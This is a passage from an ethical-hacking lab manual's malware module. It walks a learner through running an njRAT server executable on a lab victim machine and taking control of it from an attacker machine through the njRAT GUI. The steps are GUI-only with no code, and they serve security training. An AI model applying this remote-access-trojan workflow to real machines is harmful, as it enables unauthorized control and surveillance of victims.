
Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

14. Navigate to the shared network location (**CEH-Tools**), and then **Copy** and **Paste** the executable file (**Test.exe**) onto the **Desktop** of **Windows Server 2022**.
15. Here, you are acting both as an **attacker** who logs into the **Windows 11** machine to create a malicious server, and as a **victim** who logs into the **Windows Server 2022** machine and downloads the server.
16. Double-click the server (**Test.exe**) to run this malicious executable.

Module 07 – Malware Threats




17. Switch back to the **Windows 11** virtual machine. Maximize njRAT GUI window. As soon as the victim (here, you) double-clicks the server, the executable starts running and the njRAT client (njRAT GUI) running in **Windows 11** establishes a persistent connection with the victim machine, as shown in the screenshot.




18. Unless the attacker working on the **Windows 11** machine disconnects the server on their own, the victim machine remains under their control.
19. The GUI displays the machine's basic details such as the IP address, User name, and Type of Operating system.

20. Right-click on the detected victim name and click **Manager**.

